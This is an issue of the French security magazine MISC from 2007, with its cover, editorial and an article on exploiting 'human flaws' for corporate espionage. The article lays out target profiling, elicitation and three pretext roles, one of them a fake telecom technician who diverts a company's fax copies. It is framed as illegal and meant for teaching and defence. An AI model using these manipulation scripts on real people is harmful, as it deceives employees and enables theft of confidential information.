34 - Novembre/Décembre 2007 MISC

MISC

Multi-System & Internet Security Cookbook

L 19018 - 34 - F: 8,00 € - RD
France Métro : 8 Eur - CH : 13,30 CHF
BEL, LUX, PORT.CONT : 9 Eur

34 Novembre Décembre 2007

100 % SÉCURITÉ INFORMATIQUE

[DOSSIER]

NOYAU ET ROOTKIT

Attaque, exploitation, corruption et dissimulation au cœur du système

1/3 **Failles noyau : l'exploitation au cœur de Linux** (p. 22)

2/3 **Tour d'horizon des technologies rootkits sous Linux : passé, présent et futur** (p. 38)

3/3 **Développement de rootkits Windows : furtivité et contournement de firewall au niveau NDIS** (p. 50)

cerveau / profiling / influence

CHAMP LIBRE

Ingénierie sociale

Exploiter le facteur humain... *(p. 4)*

[VIRUS]

Analyse du macro-ver OpenOffice/BadBunny (p. 18)

macro-virus / Office

[CRYPTOGRAPHIE]

Tout ce que vous avez toujours voulu savoir sur les chiffrements à flot (p. 14)

chiffrement à clé secrète / générateur pseudo-aléatoire

[FICHE TECHNIQUE]

Capture de malwares grâce à Nepenthes (p. 76)

honeypot / moyenne interaction

MISC HORS-SÉRIE N° 1
EN KIOSQUE

et sur http://www.ed-diamond.com

[Édito]

Invitation au voyage

Eh oui, je rentre de vacances. C'était bon, mais pas assez long. Étrangement, je repartirais bien sous ces cieux asiatiques autrement tropicaux. L'hiver qui pointe ici ne m'emballe pas du tout, je préfère largement quand il fait beau et chaud, contrepèterie spéciale pour nos amis belges, comme disait Desproges. Un tel niveau me donne la patate et, comme dit un pote belge [1] exilé en Nouvelle-Zélande, la frite, c'est chic.

D'ailleurs, comme (presque) chaque année, je pars en Afrique donner des cours de sécurité informatique. Il y a un paquet de monde qui se démène pour organiser ça et faire en sorte que les locaux soient formés aux bonnes pratiques et aux logiciels libres. J'aime vraiment cette ambiance chaleureuse et conviviale, l'Afrique, c'est chic.

Habile et subtile (respectivement mes 2ème et 3ème prénoms) transition pour entrer dans le vif du sujet : les voyages. Oui, j'en ai déjà parlé, mais c'est un sujet qui me tient à cœur (notez comment j'ai évité un jeu de mots navrant... parfaite illustration de mon 3ème prénom). Bref, je réutilise un vieux sujet, mais la fripe, c'est chic.

Pour commencer, ce numéro vous conduit dans un périple au cœur du noyau. Oups, j'ai déjà écrit ça, mais dans un autre contexte, il y a quelques années (preuve que je ne radote pas tant que ça). Cette fois, on aborde les exploits en mode noyau, puis la corruption des noyaux afin de fabriquer des *rootkits*. Les gens qui réalisent ce genre de choses sont des *techno-addicts* doués d'une élégance incroyable dans leurs innovations. Pour résumer, le *geek*, c'est chic.

Assez exceptionnellement, je me permets aussi d'attirer l'attention sur l'article plongeant dans les méandres de notre cerveau, et de ses bugs. Des différentes méthodes de *profiling* au fonctionnement de notre encéphale, les recettes de l'influence ne sont pas le fruit du hasard... enfin, pas totalement. Comprendre cette machinerie, ses mécanismes et ses défaillances s'avère au moins aussi efficace que les espionnes soviétiques à qui on enseignait à interroger les sources sur l'oreiller : la trique, c'est chic.

Un dernier voyage vers Rennes, avec l'appel à participation de *SSTIC* qui vient d'être publié **[1]**. Outre la probable foire d'empoigne à prévoir pour l'achat des places, n'oubliez pas avant tout de soumettre une intervention. L'air de rien, quand on organise une conférence, ça fait plaisir. Et ensuite, quand on y assiste et qu'on voit des présentations qui déchirent, ça fait encore plaisir. Et au final, quand les gens vous disent que « la conf. était mortelle », devinez quoi, ça fait toujours plaisir (accessoirement, c'est exactement pareil quand on bosse sur un numéro de *MISC* ;-) Enfin, bon, *SSTIC* sera encore l'endroit où il faudra être début juin, parce que *SSTIC*, c'est chic.

Concernant le hors-série sur les tests d'intrusion, plusieurs personnes m'ont demandé s'il faisait partie de l'abonnement. La réponse est non. Comme son nom l'indique, c'est un **hors**-série, ce qui rend sa périodicité aléatoire... raison pour laquelle il n'est pas compris dans l'abonnement. En tout cas, on a eu plusieurs retours à son sujet, qui font très plaisir, du genre « ce *MISC*, c'est chic ».

Je doute que Baudelaire se retrouve dans ces invitations aux voyages. En tout cas, moi, il semble que j'ai encore besoin de prendre un bol de l'air (ça se confirme).

Bonne lecture,

Fred Raynal

P.S. : Édito disco de 1978 sur le titre *Le freak* du groupe Chic : **http://en.wikipedia.org/wiki/Le_Freak**

[1] Un autre exilé belge (dans le sud de la France celui-là) me rappelle aimablement une blague de Coluche : « Pourquoi les Français aiment-ils les blagues belges ?

Parce que ce sont les seules qu'ils comprennent... »

[1] http://www.sstic.org

[Sommaire] 34

MISC
est édité par **Diamond Editions**
B.P. 20142 - 67603 Sélestat Cedex

Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.ed-diamond.com www.miscmag.com
Directeur de publication : Arnaud Metzler

Printed in France / Imprimé en France
Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K80 190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Wilhelm
Relecture : Dominique Grosse
Conception graphique : Kathrin Troeger
Responsable publicité : **Tél. :** 03 88 58 02 08
Service abonnement : **Tél. :** 03 88 58 02 08
Impression : I.D.S. Impression (Sélestat) / www.ids-impression.fr
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. **Tél. :** 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. **Tél. :** 04 74 82 63 04
Service des ventes : Distri-médias : **Tél. :** 05 61 72 76 24

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.
MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Les failles humaines et l'information…

Les failles humaines dans le domaine informationnel… Un vaste sujet qui nécessiterait plusieurs ouvrages pour en faire le tour. Nous ne ferons donc qu'effleurer ces approches dans le cadre de cet article.

mots clés : ***cerveau / profiling / influence***

Attention

Avant d'aborder le cœur du sujet, nous tenons à préciser que si ces outils peuvent être exploités éthiquement et en toute légalité, l'approche retenue dans cet article est, quant à elle, parfaitement illégale. Rappelons que la directive européenne 95/46/CE sur la vie privée interdit ce type d'approche (profils de personnalité) sur un ressortissant européen sans son acceptation formelle pour le recueil des informations privées nécessaires. De plus, dans de nombreuses législations européennes, la collecte d'informations confidentielles – y compris sous forme orale – est condamnable (cas en France d'une information classifiée). Ces approches ne sont présentées ici que dans un cadre pédagogique : l'auteur rappelle qu'il condamne fermement le recours à des approches illégales !

Regroupée généralement sous le vocable *social engineering* dans le monde informatique, l'exploitation des « failles humaines » rassemble toute une famille de techniques s'appuyant sur la même « cible » : le cerveau ! Cible exploitée via ses failles. Parler de failles humaines n'est-ce pas un peu présomptueux ? Il serait en effet plus juste de parler de failles du système d'exploitation de notre cerveau.

« Toucher » aux failles du cerveau réveillant de nombreux tabous, il nous semble important de souligner deux points :

1. Le cerveau – cette merveilleuse « machine à penser » – intègre des failles, des erreurs de perception, et des schémas cognitifs (*cogwebs* en termes plus intimes) plus ou moins fiables. *Shocking* ! Le plus bel instrument que la terre n'ait jamais porté pourrait contenir des erreurs ? Impossible ! Et pourtant. Des biais cognitifs aux erreurs de perception, en passant par les heuristiques, les scientifiques ont documenté au cours de la dernière décennie les nombreuses failles de notre cerveau. Les plus communes sont présentées dans l'encadré 4, page 11.
2. Malgré les progrès réalisés au cours de la décennie 90 quant à notre compréhension tant des personnalités que du cerveau humain, il n'existe pas à notre connaissance – fort heureusement – de possibilité de classer les humains dans des « petites cases » formatées. À ce titre, nous sommes désolés de devoir user de stéréotypes (des cogwebs puissants), de généralisation et d'autres artifices du même acabit, pour mieux expliciter notre point de vue.

Mais comment donc ces opérateurs – qui exploitent sans vergogne nos pauvres têtes – agissent-ils ? Schématiquement, des failles identiques seront exploitées avec des objectifs distincts par toute une série de cousins de la grande famille des « prédateurs informationnels » :

- le social engineer (SE) : qui généralement manipule ponctuellement un individu pour contourner des dispositifs de sécurité et/ou obtenir une information considérée comme confidentielle ;
- l'officier traitant œuvrant dans le renseignement offensif qui cherche à disposer d'une source humaine sur le long terme ;
- le spécialiste du *perception management* [1] qui s'appuiera sur les failles d'un individu pour que ce dernier puisse – en toute indépendance – prendre de mauvaises décisions ;
- le désinformateur dont l'objectif avoué est de tromper, et dont l'efficacité est décuplée par l'exploitation de ces failles ;
- l'opérationnel en guerre de l'information (*infowar*) qui exploitera ces failles pour entraîner des dysfonctionnements dans les moyens de communication de son adversaire par exemple ;
- le spécialiste en opérations psychologiques (*psyops*) qui exploitera les failles pour obtenir diverses actions (allant de l'adhésion, au refus de combattre) d'un groupe d'individus ;
- les arnaqueurs en tout genre, comme les spécialistes du *phishing*. Dont les attaques sont facilitées par l'exploitation de ces failles.

Si, évidemment, l'existence même de ces failles est un bonheur sans fin pour tous ces vilains personnages, rappelons qu'il s'agit d'un véritable cauchemar en termes de sécurité.

Alors imaginons qu'un jour cher lecteur vous vouliez « tester » l'étendue des failles humaines de votre dispositif informationnel, comment feriez-vous ? Quelle approche retenir ? Quelle faille allez-vous sélectionner ?

Comme le disait un vieil ami, un bon garde-chasse est avant tout un excellent braconnier. De fait, pourquoi ne pas tout simplement prendre un cas concret, et décliner les approches qu'un « prédateur informationnel » exploiterait pour obtenir ce qu'il est venu chercher au sein de la cible ?

Quel est l'intérêt principal de ces méthodes dans le cadre de votre entreprise ? C'est simple. Vous pouvez ainsi étalonner le degré de perméabilité de votre entreprise aux approches de SE et de renseignement. Si la pertinence de ces « tests d'intrusions humains » est évidente au vu des enjeux, la difficulté de mise en œuvre d'une telle procédure rend malheureusement complexe des tests grandeur nature. En effet, pour qu'un test d'intrusion humain soit efficace, il doit a minima :

- Et contrairement aux tests d'intrusion informatique, ne pas être limité dans les méthodes déployées pour le mener à bien (la seule limitation étant évidemment d'entraîner un employé dans un acte illégal, comme l'amener à accepter une rémunération..).
- Plus particulièrement, ce test ne doit pas se limiter à obtenir des accès aux réseaux informatiques. Il s'agit d'un test d'intrusion

Michel Iwochewitsch
mi@stratinternational.com

reposant sur les failles humaines : son objectif est donc très clairement d'accéder par tous les moyens disponibles aux informations sensibles de l'entreprise.

- Reposer sur une éthique forte. En particulier, concernant la confidentialité des informations collectées et la protection des sources (qui, dans ce cas de figure, sont des employés et dont l'anonymat doit-être préservé y compris vis-à-vis de son employeur).

Alors, imaginons-nous dans la peau d'un opérateur spécialisé. Appelons-le John Doe pour la lisibilité de l'article. Quels sont ses outils de travail ?

De l'aspect méthodologique...

Déterminer les objectifs

C'est, probablement, la partie la plus simple de la méthodologie. En général, lorsqu'un opérateur a été recruté pour ce type d'opération, il sait ce qu'il doit trouver. Nombre de pièces produites par jour, copie du plan marketing du nouveau produit Bidule, etc.

Imaginons donc John recevant d'un de ses clients une demande simple : obtenir une estimation des capacités de production du produit FreeBeer chez le concurrent OpenBar.

Le premier réflexe de John est de recueillir l'ensemble des données ouvertes pour mieux comprendre la cible. En clair, il établit un dossier d'environnement sur la société cible (sites, sous-traitants, etc.).

Puis, il exploite ensuite différentes approches analytiques pour identifier avec précision les seuls éléments d'informations réellement utiles. Reprenons notre exemple du produit FreeBeer. John apprend au cours de ses recherches que pour fabriquer FreeBeer, il faut au préalable fabriquer le composant FreeMalt. Selon un des experts qu'il a contactés, le volume de composants FreeOrge permet de déterminer le volume de produits FreeMalt. Or, FreeOrge ne peut-être fabriqué que sur un seul type de machine fabriqué par le sous-traitant Moisson & Batteur (M&B).

En clair, si John arrive à connaître avec précision le nombre de machines venant de chez M&B, il pourra raisonnablement estimer le volume de produit FreeBeer fabriqué par le concurrent OpenBar.

Comment John peut-il connaître le nombre de machines en place chez OpenBar ? Plusieurs méthodes existent. Mais, imaginons que John soit pressé : une des manières les plus simples, consiste à obtenir une copie des factures – d'achats ou de maintenance – émises par M&B vers OpenBar...

Réaliser une cartographie des flux et canaux de circulation de l'information

Cette première étape réalisée, John réalise une cartographie de l'ensemble des « acteurs » – internes comme externes – de la cible et les flux informationnels liant ces derniers. À ce stade, John exploitera probablement un organigramme de l'entreprise. Pour obtenir ce dernier, plusieurs options s'offrent à lui (Cf. encadré 1).

Techniquement, ce type de cartographie est une combinaison de sociogrammes [2], et d'organigrammes de la société cible. L'objectif final de cette cartographie est d'identifier la « surface utile » de la cible. Comme tout un chacun, John recherche l'efficience dans ses actions. Gage de rémunération intéressante, de gains de temps, et surtout de sécurité.

En quelques jours, John dispose donc d'une cartographie des zones de « stockage » des informations recherchées. Dans le cas qui nous intéresse, John dispose ainsi essentiellement de deux surfaces utiles principales : les services comptables d'OpenBar et de M&B. À ce stade, John envisagera différentes méthodes d'exploitation de ces surfaces utiles. Ensuite, à la fois en fonction des informations collectées et de ses possibilités, John jette son dévolu sur « le maillon faible » et évalue la situation de chaque cible potentielle en fonction d'une matrice « efficacité de l'action/risque de compromission ».

Le choix des vecteurs

Son premier réflexe est de sélectionner les vecteurs (moyens de connexion avec les sources) les plus « rentables » pour l'opération projetée. Pour des raisons de coût, John optera probablement pour le téléphone, combiné ou non avec des tête-à-tête, ou en exploitant le vecteur informatique (Cf. encadré 2).

Analyser le risque potentiel de l'opération

Évidemment, John est un pro. Et dans ce domaine particulier, un pro est un être prudent. Une fois les principales cibles identifiées, John applique des modèles d'analyse lui permettant de définir le compromis idéal entre potentialité de collecte et risque de compromission.

Les outils physiques indispensables

Toujours afin d'assurer au mieux sa sécurité, John s'appuie sur une série de procédures de sécurité opérationnelle assurant une relative tranquillité. Dans les cas les plus simples, John exploite des outils comme des cartes téléphoniques, des *skype in*, des *fonbox*, des boites postales, des sociétés de domiciliation à proximité de la cible, etc. Dans des cas plus complexes, John n'hésite pas à créer des structures juridiques soutenant la légende qu'il aura sélectionnée.

Rappelons, qu'à ce stade des opérations, John n'a pas encore contacté la cible (sauf peut-être pour récupérer un annuaire). Il est donc quasiment impossible de le détecter. Et pourtant, il dispose d'une liste de cibles prédéterminées sur lesquelles il va pouvoir agir. Comment ? En exploitant justement les failles les plus communes de l'esprit humain...

La boîte à outils du parfait petit prédateur informationnel

Nous voilà donc devant cette fameuse « boîte à outils ». Que contient-elle ? Simplement les quelques outils dont John aura besoin pour « exploiter » ses cibles présélectionnées. Le métier de John est au fond assez simple. Son dilemme ? Faire parler – et/ou faire agir – des inconnus pour qu'ils commettent des erreurs de jugement suffisantes afin qu'il puisse accéder à des informations sensibles.

En clair, toutes les opérations montées par John reposent sur deux éléments pivots :

1. collecter de l'information sensible ;
2. obtenir des documents.

Ici, nous désirons introduire un bémol quant à l'utilisation de ces outils. En effet, à l'inverse d'un système d'exploitation, où les logiciels ont des fonctionnalités précises, il est essentiel de retenir qu'en aucun cas ces outils ne permettent de mettre les humains dans « des petites cases ». L'auteur s'oppose à cette simplification, courante dans certains milieux. Cependant, et grâce entre autres à une fiabilité croissante, ces outils permettent d'améliorer l'efficacité d'un prédateur grâce à la systématisation de processus d'influence largement documentés par des travaux « de terrain » **[3]**.

De la notion de « rapport »

Rapport ? En termes techniques, il s'agit d'un état entre deux individus permettant d'optimiser le flux de communication. En clair : John va exploiter des outils pour devenir le « meilleur nouvel ami » de ses cibles en un temps record. La place manque dans cet article pour aborder en profondeur l'ensemble des techniques disponibles. A minima pour renforcer le rapport, John cherche avant tout à :

- exprimer de l'empathie pour la situation de sa cible (par ex. en insistant sur les difficultés du métier, en offrant une oreille compatissante, etc.) ;
- donner l'illusion à la cible qu'il partage de nombreux points communs avec lui ;
- donner l'illusion à la cible qu'il peut « changer » les choses pour elle, soit en supprimant un désavantage, soit en offrant des avantages (argent, sorties, expertise, etc.).

Afin de faciliter ce travail de rapport, John doit pouvoir s'adapter à sa source. C'est à ce titre qu'il va exploiter différents outils de *profiling* pour mieux connaître son interlocuteur.

Le profil de personnalité (profiling)

Terme barbare s'il en est, le profiling consiste peu ou prou à définir les principales caractéristiques d'un individu. Dans le cadre de cet article, il ne nous est pas possible de décliner l'ensemble des outils disponibles. Nous renvoyons les lecteurs à un article que nous avons rédigé sur cet outil **[4]**. Cependant, deux points doivent être retenus lorsque l'on parle de profil de personnalité. Le premier est que les instruments développés au cours de la dernière décennie sont considérés par les professionnels comme pertinents et d'une grande fiabilité. À titre d'exemple, une approche comme celles des *Big Five* (NEOAC par ex.) est ainsi créditée d'une fiabilité de 0.9 et, est considérée universelle (quelle que soit la culture ou l'origine ethnique de l'individu).

D'autre part, ces outils permettent d'identifier les principaux traits structurels d'une personnalité, et non l'intégralité de la personnalité d'un individu. Pour prendre une métaphore, vous pouvez utiliser de multiples manières des œufs, du sucre, de la farine, et du lait (les traits structurels) pour réaliser de nombreuses pâtisseries différentes (la personnalité). Les ingrédients (traits) sont stables et présents dans chaque gâteau (personnalité), et pourtant le résultat est différent entre un cookie et un quatre-quarts. À ce titre, généralement dans les profils détaillés (par ex : l'aide à la négociation), les informations recueillies sont analysées par des professionnels pour assurer une plus grande pertinence, et limiter les erreurs d'interprétation.

Gageons que John exploitera essentiellement deux outils dans le cadre de son profiling des « cibles » :

- Le NEOAC : outil de profil considéré comme le plus pertinent disponible à ce jour. Techniquement, les outils dérivant du NEOAC (tels le NEO-PI-R **[5]** ou l'IPIP **[6]** que vous pouvez tester en ligne) permettent de classer chaque individu en fonction de 5 traits de personnalité considérés comme structurants et répartis selon un axe allant de 0 à 100 :
  - N : *Neuroticism* : qui évalue le degré de réaction au stress allant d'un *Resilient* (peu sensible N--) au *Reactive* (de type anxieux N++).
  - E : *Extraversion* : évaluant le degré d'extraversion d'un individu d'*Introvert* (E--) à *Extravert* (E++).
  - O : *Openness to experience* : évaluant le degré d'ouverture d'un individu aux expériences nouvelles allant de *Preserver* (O--) à *Explorer* (O++).
  - A : *Agreeableness* : évaluant le degré d'adaptabilité aux autres d'un individu allant du *Challenger* (A--) au *Adapter* (A++).
  - C : *Conscientiousness* : allant du *Flexible* (C--) spontané et confortable dans le « multi-tâche » au *Focused* (C++).

Dans le cadre qui nous intéresse, imaginons que John ait sélectionné une cible unique (ce qui évidemment n'arrive jamais...) au sein du service comptable. John cherche à déterminer à partir de sources ouvertes et d'interviews des collègues, quel est le profil NEOAC de Charlie, notre cible. Pour poursuivre notre raisonnement, imaginons que Charlie soit un N++ E- - O- - A – C++. Quid d'un tel profil ? Grosso modo (pardonnez cher lecteur, cette simplification), il s'agit d'un introverti (E- -) attaché aux détails (C++), agissant de façon organisée, respectueux de la hiérarchie (O- - A- C++, détestant les retards (C++), créant rapidement des stéréotypes (C++ et O - -), et adorant prendre rapidement des décisions (C++), tout en ayant un grand sens du devoir. Pour les lecteurs intéressés, vous trouverez en annexe, des références de profils NEOAC.

- L'EDS : l'*Executive Decision Making Style* **[7]** : il s'agit d'un outil d'analyse permettant d'étudier deux éléments essentiels de la prise de décision :
  - l'analyse d'une situation au travers de l'utilisation des informations disponibles (*Information Use*) ;
  - la formulation d'une décision au travers du degré de focalisation (*Focus*).

L'EDS permet donc de déterminer les caractéristiques de la prise de décision en fonction de l'exploitation de l'information disponible (allant de la décision immédiate avec peu d'informations, à l'individu désirant exploiter le maximum d'informations avant de

décider) et le nombre d'alternatives que définira l'individu (axe allant de la mono-décision au recours à différentes alternatives). Pour d'évidentes raisons d'efficacité, John a choisi Charlie parce que ce dernier présente des caractéristiques d'un profil *decisive* (soit peu d'information et *unifocus* quant à la décision), un homme relativement facile à mobiliser en somme…

Faire parler … Ou l'art de l'élicitation

Encore un mot barbare. Quid de l'élicitation ? Il s'agit tout simplement d'une méthode de collecte s'appuyant sur des techniques psychologiques optimisant le ratio discrétion/efficacité. Schématiquement, l'opérateur définit en fonction du profil de la cible, les méthodes les plus efficaces. Dans notre cas de figure, Charlie étant un E - -, John pourra exploiter l'introversion en utilisant des techniques telles que la demande d'aide (offrant à l'introverti un cadre facilitant le flux de communication), la naïveté et les erreurs de mémoire de l'opérateur (deux approches permettant d'exploiter la tendance naturelle de l'introverti à rectifier les erreurs). À titre indicatif, si la cible de John avait été un extraverti, ce dernier aurait plutôt opté pour la gestion du silence comme technique principale. En effet, l'extraverti déteste plus que tout, les ruptures dans le flux de communication.

Pourquoi ne pas simplement utiliser des questions ? Plusieurs raisons à cela. La principale – fondamentale – est qu'un individu se souviendra toujours des questions posées au cours d'un entretien et des réponses apportées ! Eh, oui… Les questions sont des « marqueurs de ruptures de communication » ! Un bon opérateur comme John cherche donc en permanence à laisser ses cibles dans une approche heuristique **[8]** pour éviter une trop forte cognition (Cf. encadré n°3 sur l'ELM).

Persuader

Vaste sujet que celui-ci. Comment est-il possible de persuader un interlocuteur de remettre un document à un parfait inconnu devenu récemment un « nouvel meilleur ami » ? La littérature sur ce sujet est fournie, la place nous manque, nous nous permettrons donc de renvoyer nos lecteurs intéressés aux références pour y trouver des informations complémentaires.

Néanmoins, il existe de nombreuses techniques s'appuyant sur une connaissance de plus en plus approfondie du cerveau. Des experts comme Cialdini **[9]**, Cacioppo (Cf. l'encadré n°3 sur l'ELM), Joule & Beauvois **[10]** ou Guéguen **[11]** ont vulgarisé au cours des dernières années de nombreuses techniques exploitables.

Globalement, il est possible de classer ces techniques/méthodes en trois catégories :

1. *Les méthodologies ayant permis de faire émerger un modèle d'exploitation* : l'exemple type est l'*Elaboration Likelihood Model* **[12]** de Cacioppo qui permet d'exploiter au mieux les schémas heuristiques (Cf. encadré n°3) ;
2. *Les « grandes lois d'influence » qui se déclinent en diverses techniques.* Ainsi, par exemple, le principe du contraste qui peut techniquement se « traduire » dans la technique de la « porte au nez » (Cf. encadré n°4) ;
3. *Les « boutons »* présents dans le cerveau et qui comprennent les principaux biais cognitifs et heuristiques (Cf. encadré n°4).

D'un point de vue opérationnel, on exploite ces catégories en débutant par la définition d'un ELM de la cible/situation. Puis, en fonction du profil, on sélectionne les lois d'influences. Ensuite, on exploite les biais et heuristiques pour, soit renforcer les approches sélectionnées, soit « perturber » les capacités de jugement de la cible pour mieux passer sous son radar.

De la notion de « rôle »

Il s'agit probablement de la notion la moins connue de la boîte à outils de notre cher John. Et pourtant. Les actions qu'il a menées jusque-là ont pour objectif essentiel la définition des rôles les plus pertinents. Quid d'un rôle ? Techniquement, il ne s'agit ni plus ni moins que de « forcer » la cible à se comporter d'une certaine manière en s'appuyant sur les principes d'influence et sur son profil. Horreur ! Il s'agirait donc de manipuler la cible ? Exactement.

Généralement, dans le cadre de la définition des rôles, John exploitera différents modèles tels que l'*Expectancy-Value Approach* **[13]** (l'attitude d'un individu découle de la combinaison de ses valeurs et de son évaluation de la situation).

En bon professionnel de ces approches, John aura à cœur de :

- trouver un rôle lui permettant d'incarner le type de personne idéale pour exploiter les failles de sa cible (ex : incarner l'autorité) ;
- « proposer » à sa cible de jouer également un rôle conforme à son comportement habituel (ou au contraire son opposé).

Définir les « rôles » est plus simple qu'il n'y paraît, car en mode heuristique (Cf. encadré 3 sur l'ELM), l'être humain s'attache à classer toutes les personnes qu'il rencontre. Ici, le stéréotype est roi. Par exemple, si vous voulez qu'un inconnu vous trouve à la fois honnête tout en testant sa probité, il vous suffit de l'aborder dans la rue en « ramassant » un billet de 20 euros et en lui demandant s'il s'agit d'un billet qu'il vient de faire tomber. Ne réalisez pas ce test trop souvent. Cela risque de vous coûter cher. Sans compter que votre foi en la probité de vos prochains pourrait se trouver mise à mal...

John s'attachera donc à définir des rôles offrant des conditions raisonnables de réussite. Dans le cas de figure qui nous intéresse, John définit les approches les plus pertinentes pour obtenir des copies des factures de M&B, honorées par le service comptable d'OpenBar, service dirigé par notre cher comptable Charlie, N++ E- - O- - A – C++. Pour la clarté de cet article, nous limiterons la réflexion de John à trois rôles :

Rôle I : John incarne un cost-killer, employé par M&B

John s'étant « aperçu » que la gestion des factures d'OpenBar est largement supérieure à celles des autres clients de M&B, prend contact avec la cible Charlie, pour lui demander de décrire son approche du travail.

Dans le cadre de ce rôle, John s'appuie sur :

- Le biais cognitif de disponibilité en « abreuvant » la cible de détails sur M&B dans la 1ère phase de la conversation.
- En jouant sur « l'expertise » de la cible et donc son ego. John ira ensuite « plus loin » en laissant entendre qu'il rémunère régulièrement des consultants lorsqu'ils « ont d'aussi bonnes idées que lui sur la manière d'optimiser la gestion des factures », etc.
- De fil en aiguille, John demandera à voir certaines factures, par exemple celles liées à M&B.

Rôle II : incarner un nouvel arrivant chez M&B reprenant le dossier de la société OpenBar et étant « perdu » devant l'immensité de sa tâche...

Ce cas de figure est plus complexe à mettre en œuvre avec notre cible. Rappelons en effet que cette dernière est un C++ A-. Il aurait ainsi été beaucoup plus simple de déployer cette approche face à une personne portée naturellement à aider son prochain comme un A++ par exemple... Néanmoins, ce rôle reste possible en s'appuyant sur une caractéristique découlant de son sens du devoir : il aidera s'il pense que cela simplifiera sa tâche et/ou risquerait de créer des difficultés s'il ne le fait pas.

- la réciprocité sociale découlant d'un « collègue » même débutant ;
- la dissonance cognitive [14] et l'engagement, en multipliant les petites gestes avant de demander une copie de document ;
- les biais cognitifs de halo (sympathie/empathie/etc.).

Rôle III : incarner un technicien télécom qui intervient sur les lignes des fac-similés de la société

Il s'agit de loin du rôle le plus simple à incarner des trois. L'approche est simple :

- s'appuyer sur la loi de contraste pour forcer l'aide de la cible ;
- exploiter le principe d'autorité tant par son rôle de technicien télécom qu'au sein de l'équipe en jouant de Charlie comme d'un relais.

Les IPN (informations préalables nécessaires) sont également réduites : il suffit en effet de connaître les numéros des fax du service comptable ainsi que les modèles de ces derniers (en clair : probablement 1 ou 2 coups de téléphone auparavant). Une fois le modèle identifié, John exploite un manuel du fax pour optimiser sa trame. Évidemment, John aura également validé l'IPN confirmant que le fax est le vecteur standard de diffusion des factures entre M&B et OpenBar. L'exemple du rôle III est présenté en infra.

Voilà en quelques lignes une présentation des principaux outils à la disposition d'un opérateur désirant exploiter les failles humaines dans le but de collecter de l'information sensible. Est-ce facile à mettre en œuvre ? Évidemment non ! Est-ce efficace ? Au-delà de l'imaginable surtout si ces actions sont combinées avec des approches de pénétrations physique (à ce titre, l'article d'Ira Winkler est une parfaite illustration de cette combinaison de moyens [15]).

En conclusion, est-il possible de se protéger contre de telles actions par définition discrètes ? Heureusement oui ! Est-ce facile ? Absolument pas ! Réfléchissez simplement aux nombres de failles dans les systèmes d'informations qui sont « ouvertes » par un humain...Considérez ensuite que ces erreurs humaines reposent sur les mêmes failles que celles qu'un « vilain » va exploiter. Multipliez par le nombre d'individus dans votre société...

Selon notre propre expérience, mettre en place une protection « anti-failles humaines » est possible. Elle doit débuter par un « test d'intrusion » pour marquer les esprits. Ce test doit aboutir à une présentation des résultats (sous une forme anonyme) aux employés. Les « révélations » du test sont un excellent moyen de limiter la déperdition d'informations liée à une simple formation [16].

La séance initiale doit ensuite s'accompagner d'un programme intégrant a minima :

- des formations régulières de sensibilisation ;
- des procédures d'alertes qui doivent a minima comprendre une hotline permettant de reporter les appels « étranges ». Évidemment, la ligne en elle-même n'a aucun intérêt si elle n'est pas accompagnée d'une procédure permettant d'étalonner la dangerosité potentielle. Cette procédure devant couvrir l'ensemble des « prédateurs informationnels » sous peine d'être inopérante. Pour prendre un parallèle dans la vie privée, il serait idiot de protéger ses enfants contre les seuls risques de « prédateurs sexuels » (« ne monte pas dans la voiture d'un inconnu », etc.) alors que la majorité des cas de violences de ce type sont liés à des individus évoluant dans un environnement familier ;
- de procédures de protection de l'information – idéalement gérées par un cadre de l'entreprise – qui ne doivent pas se limiter à une classification de l'information (par essence impossible à maintenir dans le contexte actuel), mais proposer une approche globale permettant aux employés d'acquérir une sensibilité à l'information. Compte tenu du coût élevé d'une telle approche, nous intégrons une analyse approfondie des informations à protéger (intégrant les contraintes risques et temps) pour établir une typologie, avant de définir un système de protection (pouvant intégrer un *cloaking* [17] par ex.) ;
- de procédures de gestion – similaires à celles adoptées dans les cellules de crise – pour circonvenir les risques détectés.

La tâche est néanmoins complexe. Compte tenu des avancées phénoménales dans la compréhension des failles du cerveau, vous comprendrez les difficultés qui vous attendent pour limiter ces dernières face à un groupe d'individus déterminés ! D'ailleurs, vous-même, ne vous arrive-t-il jamais de parler d'un sujet que vous ne devriez pas aborder sur un *tchat* ? Devant la machine à café ? Ou entre amis un soir devant une bonne bouteille de vin... Gardez à l'esprit que l'exploitation judicieuse d'une seule faille d'un seul cerveau peut rendre caduques des années de labeur et de R&D, en contournant des dispositifs – informatiques ou autres – de plusieurs centaines de milliers d'euros.

Exemple d'un dialogue classique lors du rôle III

Par avance, nous nous excusons des simplifications de cet exemple (inspiré d'un cas réel) qui ne sert qu'à illustrer les approches décrites dans l'article. De nombreux paramètres peuvent en effet influencer une telle approche. Rappelons, par ailleurs, que ces attaques s'appuient en partie sur une logique volumétrique : jamais un opérateur ne s'attaquerait qu'à une seule et unique cible. Ne serait-ce que « parce qu'un bon plan ne survit pas aux premiers mouvements réels ».

Rappel de l'objectif de la mission : « aider » un membre de la société cible à configurer le fax du service comptable pour que ce dernier adresse en copie email les fax réceptionnés et adressés.

Choix de la cible : Charlie, N++ E- - O- - A – C++., unifocus et decisive (en EDS)

Rôles : décris ci-dessus. Schématiquement, l'objectif de John est de s'appuyer sur Charlie pour que ce dernier joue de son autorité (un principe de base d'influence) auprès d'un de ses collègues. Une fois le relais effectué, John exploitera différentes techniques pour obtenir une action de Pierre – ledit collègue.

